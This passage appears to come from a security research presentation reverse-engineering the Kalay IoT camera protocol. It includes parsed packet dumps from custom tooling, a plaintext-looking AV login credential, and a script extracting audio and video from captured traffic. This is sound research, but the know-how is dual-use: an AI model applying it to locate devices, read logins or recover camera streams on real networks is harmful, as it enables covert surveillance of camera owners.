    print "  Device Version: %s" % parse_version(resp.iotc_p.body.device_version)
    print "  Result 0x%08x" % resp.iotc_p.body.result

    return
```

Kalay Network Topology

- **Masters:** Direct Clients and Devices to the appropriate Server
- **Servers:** Connect Clients and Device and optionally relay traffic as needed
- **Devices:** Smart Camera, DVR, Doorbell
- **Clients:** Mobile/Desktop Apps




```
analyst@A12310-DEV:/repos/tutk/test/pytutk$ ./python sample.py s DZ[redacted]l11A
Response from 3.215.216.203:10240:
IOTCPacket
  Raw Size: 142
  Header:
    Flag2: 0x0
    Version: 0x19
    Session Frame Number: 0
    Message Type: 0x1008
    Body Size: 126
    Flag: 0x83
    Relay Session ID: 0x0
    Channel ID: 0
  Body:
    Descriptor: Master->Client Query Device Response (Version 1)
    UUID Requested: DZ[redacted]l11A
    Server VPG Information:
      VID: 4[redacted]
      PID: 4[redacted]
      GID: 6[redacted]
    Client (Post-NAT) Information: [redacted]:5102
    VPG Servers:
      VPG Server: [redacted]:10001
      VPG Server: [redacted]:10001
      VPG Server: [redacted]:10001
```

Kalay Connection Modes

- Network mode selected automatically based on network topology / considerations
  - NAT type (Symmetric versus Restricted/PR)

- Three Modes are Supported
  - **P2P:** Device + Client able to communicate directly (across network boundaries)
  - **RLY:** Device + Client require a relay to establish connection (e.g. symmetric NAT scenarios)
  - **LAN:** Device + Client are on same network

- UID used by Client to establish connection with a Device
  - AuthKey (if enabled) also required to establish connection with a Device




```
IOTCPacket
  Raw Size: 88
  Header:
    Flag2: 0x2
    Version: 0x17
    Session Frame Number: 0
    Message Type: 0x0601
    Body Size: 72
    Flag: 0x21
    Relay Session ID: 0x0
    Channel ID: 0
    Use AES: 0
  Body:
    Descriptor: Client->Device UUID LAN Discovery Request (Version 4)
    UUID Registered: D[redacted]111A
    IOTC Version: 3.1.10.11
    Client Random ID: 0x0200e130
    Partial MAC Addr: 0xcc8a01c0
    Connection Flag: 1
    Target: 0
    IOTC Port: 0
    Auth Key: 0x00000000
```

Authentication Layer


- Built in authentication layer for sensitive functionality (AV/IOCTRL)
  - Most devices used device-specific username/password
  - Different credentials than a user’s login

- Multiple layers exist after connection is established
  - Audio Video (“AV”)
  - RPC Interface (known as IOCTRL)
  - Protocol Tunneling (not used frequently)
  - Real-Time Data Transfer (not used frequently)




```
IOTCPacket
  Raw Size: 598
  Header:
    Flag2: 0xa
    Version: 0x17
    Session Frame Number: 0
    Message Type: 0x0407
    Body Size: 582
    Flag: 0x21
    Relay Session ID: 0xe130
    Channel ID: 0
    Use AES: 0
  Body:
    Descriptor: Client->Device (LAN/P2P) AV Message (Version 1)
    Client Random ID: 0x0200e130
    Partial MAC Addr: 0xcc8a01c0
    Encapsulated (AVPacket):
      Packet Header (AVPacketHeader):
        AV Type: 0x0
        Opcode: 0x0
        Version: 0xa
        Frame No: 0
        Frame Size: 0
        Packet No in Frame: 0
        Frame Info Size: 0
        Payload: 546
        Reserve1: 0x0001
        Serial No: 0x633eb887
      Body (AVMessageLogin):
        Descriptor: AV Login Message
        Username: admin
        Password: 10c5461eb52c4053b720af7882bc0c3
        Offset_514: 0x00000001
        Supported OpCodes:
          0x00000004
          0x001f07fb
          0x00000000
          0x00000000
          0x00030000
        Offset_538: 0x00000000
        Offset_542: 0x00000001
```

Parsing Audio / Video




```
analyst@A12310-DEV:/repos/tutk/test/pytutk$ python extract-av.py ../../networking/app_startup_only_udp_tutk.pcap 2>/dev/null
Saving audio to app_startup_only_udp_tutk.aac
Saving video to app_startup_only_udp_tutk.mp4
Adding Audio Frame to app_startup_only_udp_tutk.aac : 0
Adding Audio Frame to app_startup_only_udp_tutk.aac : 1
Adding Audio Frame to app_startup_only_udp_tutk.aac : 2
Adding Audio Frame to app_startup_only_udp_tutk.aac : 3
Adding Audio Frame to app_startup_only_udp_tutk.aac : 4
Adding Audio Frame to app_startup_only_udp_tutk.aac : 5
Adding Audio Frame to app_startup_only_udp_tutk.aac : 6
Adding Audio Frame to app_startup_only_udp_tutk.aac : 7
Adding Audio Frame to app_startup_only_udp_tutk.aac : 8
Adding Audio Frame to app_startup_only_udp_tutk.aac : 9
Adding Audio Frame to app_startup_only_udp_tutk.aac : 10
Adding Audio Frame to app_startup_only_udp_tutk.aac : 11
Adding Audio Frame to app_startup_only_udp_tutk.aac : 12
Adding Audio Frame to app_startup_only_udp_tutk.aac : 13
Adding Audio Frame to app_startup_only_udp_tutk.aac : 14
Adding Audio Frame to app_startup_only_udp_tutk.aac : 15
Adding Audio Frame to app_startup_only_udp_tutk.aac : 16
Adding Audio Frame to app_startup_only_udp_tutk.aac : 17
Adding Audio Frame to app_startup_only_udp_tutk.aac : 18
Adding Audio Frame to app_startup_only_udp_tutk.aac : 19
```

Device Registration Flow

